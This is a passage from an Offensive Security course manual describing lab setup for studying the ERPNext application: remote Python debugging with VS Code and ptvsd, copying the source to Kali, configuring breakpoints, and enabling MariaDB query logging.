We can use debugging to inspect available variables, follow the flow of code, and pause execution right before a crucial change. A debugger is essential when attempting to exploit SSTI vulnerabilities. We will be using Visual Studio Code[92] to debug the ERPNext application.

We can follow these steps to set up remote debugging:

1. Install Visual Studio Code.
2. Configure Frappe to debug.
3. Load the code into Visual Studio Code.
4. Configure Visual Studio Code to connect to the remote debugger.

[92] (Microsoft, 2020), https://code.visualstudio.com/

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

We will download and install Visual Studio Code by visiting the following link in Kali:

```
https://code.visualstudio.com/docs/?dv=linux64_deb
```

Listing 237 - Download URL for Visual Studio Code

Next, we can use **`apt`** to install the *.deb* file.

```
kali@kali:~$ sudo apt install ~/Downloads/code_1.45.1-1589445302_amd64.deb
Reading package lists... Done
Building dependency tree
Reading state information... Done
Note, selecting 'code' instead of '~/Downloads/code_1.45.1-1589445302_amd64.deb'
...
```

Listing 238 - Installing Visual Studio Code from the downloaded .deb

Once installed, we'll start Visual Studio Code and install the Python extension. We can do this by clicking on the *Extensions* tab on the left navigation panel and searching for "python". To install the extension, we'll select *Install* and wait for it to complete.

Figure 174: Extensions Panel of Visual Studio Code

The bench tool is designed to make installing, updating, and starting Frappe applications easier. We'll need to reconfigure the *bench*[93] *Procfile* and add a few lines of code to start Frappe and ERPNext with remote debugging enabled.

To reconfigure bench, let's return to the SSH session where we are logged in to the ERPNext server and install *ptvsd*.[94] The *ptvsd* package is the Python Tools for Visual Studio debug server, which allows us to create a remote debugging connection. To install it, we can use the **`pip`** binary provided by bench to ensure that *ptvsd* is available to Frappe.

```
frappe@ubuntu:~$ /home/frappe/frappe-bench/env/bin/pip install ptvsd
...
Successfully installed ptvsd-4.3.2
```

[93] (Frappe, 2020), https://github.com/frappe/bench#bench

[94] (Microsoft,2019), https://github.com/microsoft/ptvsd

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Listing 239 - Installing ptvsd

Next, let's open up the *Procfile* and comment out the section that starts the web server. We will manually start the web server later, when debugging is enabled.

```
frappe@ubuntu:~$ cat /home/frappe/frappe-bench/Procfile
redis_cache: redis-server config/redis_cache.conf
redis_socketio: redis-server config/redis_socketio.conf
redis_queue: redis-server config/redis_queue.conf
#web: bench serve --port 8000

socketio: /usr/bin/node apps/frappe/socketio.js

watch: bench watch

schedule: bench schedule
worker_short: bench worker --queue short --quiet
worker_long: bench worker --queue long --quiet
worker_default: bench worker --queue default --quiet
```

Listing 240 - Updating the Procfile to not start the web server

Once *ptvsd* is installed, we must reconfigure the application and use *ptvsd* to open up a debugging port. We can do this by editing the following file:

```
/home/frappe/frappe-bench/apps/frappe/frappe/app.py
```

Listing 241 - Location of app.py

When the "bench serve" command in Procfile is executed, the **bench** tool runs the *app.py* file. By editing this file, we can start the remote debugging port early in the application start up. The code in Listing 242 needs to be added below the "imports" in the *app.py* file.

```
import ptvsd
ptvsd.enable_attach(redirect_output=True)
print("Now ready for the IDE to connect to the debugger")
ptvsd.wait_for_attach()
```

Listing 242 - Code to start the debugger

The code above imports *ptvsd* into the current project, starts the debugging server (ptvsd.enable_attach), prints a message, and pauses execution until a debugger is attached (ptvsd.wait_for_attach). By default, *ptvsd* will start the debugger on port 5678.

Before we start the services and web server, we must transfer the entire source code of the application to Kali. This will allow us to use Visual Studio Code on Kali to remotely debug the ERPNext application. Let's use **rsync** to copy the folder to our machine.

```
kali@kali:~$ rsync -azP frappe@192.168.121.123:/home/frappe/frappe-bench
./ frappe@192.168.121.123's password:
...
frappe-bench/sites/assets/css/web_form.css
        108,418 100% 221.50kB/s 0:00:00 (xfr#48027, to-chk=46/56097)
frappe-bench/sites/assets/js/ frappe-bench/sites/assets/js/bootstrap-4-
web.min.js
        231,062 100% 371.13kB/s 0:00:00 (xfr#48028, to-chk=45/56097)
frappe-bench/sites/assets/js/bootstrap-4-web.min.js.map
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
        409,026 100%  536.16kB/s    0:00:00 (xfr#48029, to-chk=44/56097)
...
```

Listing 243 - Transferring the zip file to Kali

Once the files are transferred, we'll open the folder in Visual Studio Code using *File* > *Open Folder*. When the *Open Folder* dialog appears, we'll navigate to the copied *frappe-bench* directory and click *OK*.




Figure 175: Open Folder Dialog in Visual Studio Code

At this point, we will find the folder structure on the left panel under *Explorer*.




Figure 176: Visual Studio Code Explorer with Folder Structure

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Now it's time to start up Frappe and ERPNext with the debugging port. Before we can start the web server, we'll need to start the necessary services. We can run 'bench start' to start *Redis*, the web server, the socket.io server, and all the other dependencies required by Frappe and ERPNext.

```
frappe@ubuntu:~$ cd /home/frappe/frappe-bench/

frappe@ubuntu:~/frappe-bench$ bench start
22:35:55 system           | worker_long.1 started (pid=6314)
22:35:55 system           | watch.1 started (pid=6313)
22:35:55 system           | schedule.1 started (pid=6315)
22:35:55 system           | redis_queue.1 started (pid=6316)
22:35:55 redis_queue.1    | 6326:M 27 Nov 22:35:55.391 * Increased maximum number of
open files to 10032 (it was originally set to 1024).
...
```

Listing 244 - Starting ERPNext using bench

Next, we will open up another SSH terminal and start the web server from the */home/frappe/frappe-bench/sites* directory. We can use the **`python`** binary installed by bench to run the bench helper. The bench helper starts the Frappe web server on port 8000. We will pass in the **`--noreload`** argument, which disables the Web Server Gateway Interface[95] (werkzeug)[96] from auto-reloading. Finally, we can use **`--nothreading`** to disable multithreading.

We can also use screen or tmux instead of opening a new SSH connection.

```
frappe@ubuntu:~/frappe-bench$ cd /home/frappe/frappe-bench/sites

frappe@ubuntu:~/frappe-bench/sites$ ../env/bin/python
../apps/frappe/frappe/utils/bench_helper.py frappe serve --port 8000 --noreload --
nothreading
Now ready for the IDE to connect to the debugger
```

Listing 245 - Manually starting the web server

Now that the dependencies are running, the code base is open in Visual Studio Code, and the web application is awaiting a debugging connection, it's time to connect to the remote debugger. Our next step is to configure the connection information in Visual Studio Code for remote debugging.

Visual Studio Code does not initially present an option to debug a Python project. However, we can work around this by first opening an existing Python project. This can be done by visiting the *Explorer* section of Visual Studio Code and clicking on any Python file. We'll use the same app.py file we modified earlier.

[95] (Wikipedia, 2020), https://en.wikipedia.org/wiki/Web_Server_Gateway_Interface

[96] (Pallets Projects, 2020), https://palletsprojects.com/p/werkzeug/

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 177: app.py Open in Visual Studio Code

Next, we can select the *Debug* panel on the left navigation panel of Visual Studio Code.




Figure 178: Debug Panel Of Visual Studio Code

With the debug panel open, we'll click *create a launch.json file* at the top left.

Next, when the debug configuration prompt appears, we can select *Remote Attach* and press .

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 179: Selecting Remote Attach

When the host name prompt appears, we'll input the IP address of the ERPNext host and press ENTER.




Figure 180: Selecting the Remote IP

Finally, when prompted, we'll enter port number 5678 into the *Remote Debugging* port prompt and press ENTER.




Figure 181: Selecting the Remote Port

Once we have completed the wizard, the configuration file will open. To complete the configuration, we'll set *remoteRoot* to the server directory containing the application source code. This instructs the remote debugger to match up the folder open in Visual Studio Code (*${workspaceFolder}*) with the folder found on the remote host (*/home/frappe/frappe-bench/*). The final *launch.json* file should look like the one in Listing 246.

 Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
{
    // Use IntelliSense to learn about possible attributes.
    // Hover to view descriptions of existing attributes.
    // For more information, visit: https://go.microsoft.com/fwlink/?linkid=830387
    "version": "0.2.0",
    "configurations": [
        {
            "name": "Python: Remote Attach",
            "type": "python",
            "request": "attach",
            "port": 5678,
            "host": "<Your_ERPNext_IP>",
            "pathMappings": [
                {
                    "localRoot": "${workspaceFolder}",
                    "remoteRoot": "/home/frappe/frappe-bench/"
                }
            ]
        }
    ]
}
```

Listing 246 - launch.json final configuration

Next, we can press CTRL+S to save the file. When we're ready to start the web server with remote debugging, we'll enter F5 or click the green "play" button.




Figure 182: Starting the Debugging Connection

With the debugger connected, let's verify in the SSH console that the application is available on port 8000.

```
frappe@ubuntu:~/frappe-bench/sites$ ../env/bin/python
../apps/frappe/frappe/utils/bench_helper.py frappe serve --port 8000 --noreload --
nothreading
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
Now ready for the IDE to connect to the debugger
 * Running on http://0.0.0.0:8000/ (Press CTRL+C to quit)
```

Listing 247 - Web server showing a successful connection

The application is now running with remote debugging enabled. We can test this by setting a breakpoint, loading a page, and confirming that debugger reaches the breakpoint. Let's set it in *apps/frappe/frappe/handler.py* in the *handle* function, which manages each request from the browser. We can place the breakpoint by clicking on the empty space to the left of the line number. A red dot will appear.




Figure 183: Setting a breakpoint

Next, we will load the application in our web browser by visiting the remote IP address on port 8000. The browser should pause as the page loads and line 15 is highlighted in Visual Studio Code.




Figure 184: Pausing on Breakpoint

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

We can click the *Continue* button to resume execution.




Figure 185: Resume Execution

At this point, the page should load. Let's remove the breakpoint by clicking on the red dot.

8.1.2.2 Exercise

Configure remote debugging in Kali and the ERPNext server.

8.1.3 Configuring MariaDB Query Logging

We can also configure database logging to make debugging the application easier. ERPNext uses MariaDB, an open source fork of MySQL, as its database. Configuring logging is identical to setting up logging in MySQL.

To configure logging, we will open a new SSH connection and edit the MariaDB server configuration file located at */etc/mysql/my.cnf*, which is similar to a MySQL configuration file. With the file open, we will uncomment the following lines under the "Logging and Replication" section:

```
frappe@ubuntu:~$ sudo nano /etc/mysql/my.cnf

[mysqld]
...
general_log_file        = /var/log/mysql/mysql.log
general_log             = 1
```

Listing 248 - Editing the MySQL server configuration file to log all queries

After modifying the configuration file, we'll need to restart the MySQL server in order to apply the change.

```
frappe@ubuntu:~$ sudo systemctl restart mysql
```

Listing 249 - Restarting the MySQL server to apply the new configuration

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Next, we can use the `tail` command to follow the MariaDB logfile and inspect all queries being executed by the web application as they happen.

```
frappe@ubuntu:~$ sudo tail -f /var/log/mysql/mysql.log
    19 Init DB   _1bd3e0294da19198
    19 Query     select `value` from
        `tabSingles` where `doctype`='System Settings' and `field`='enable_scheduler'
    19 Quit
    20 Connect   _1bd3e0294da19198@localhost as anonymous on
    20 Query     SET AUTOCOMMIT = 0
    20 Init DB   _1bd3e0294da19198
    20 Query     select `value` from
        `tabSingles` where `doctype`='System Settings' and `field`='enable_scheduler'
    20 Quit
    21 Connect   _1bd3e0294da19198@localhost as anonymous on
    21 Query     SET AUTOCOMMIT = 0
    21 Init DB   _1bd3e0294da19198
    21 Query     select `value` from
        `tabSingles` where `doctype`='System Settings' and `field`='enable_scheduler'
    21 Quit
    22 Connect   _1bd3e0294da19198@localhost as anonymous on
    22 Query     SET AUTOCOMMIT = 0
    22 Init DB   _1bd3e0294da19198
    22 Query     select `value` from
        `tabSingles` where `doctype`='System Settings' and `field`='enable_scheduler'
...
```

Listing 250 - Finding all queries being executed by ERPNext and Frappe

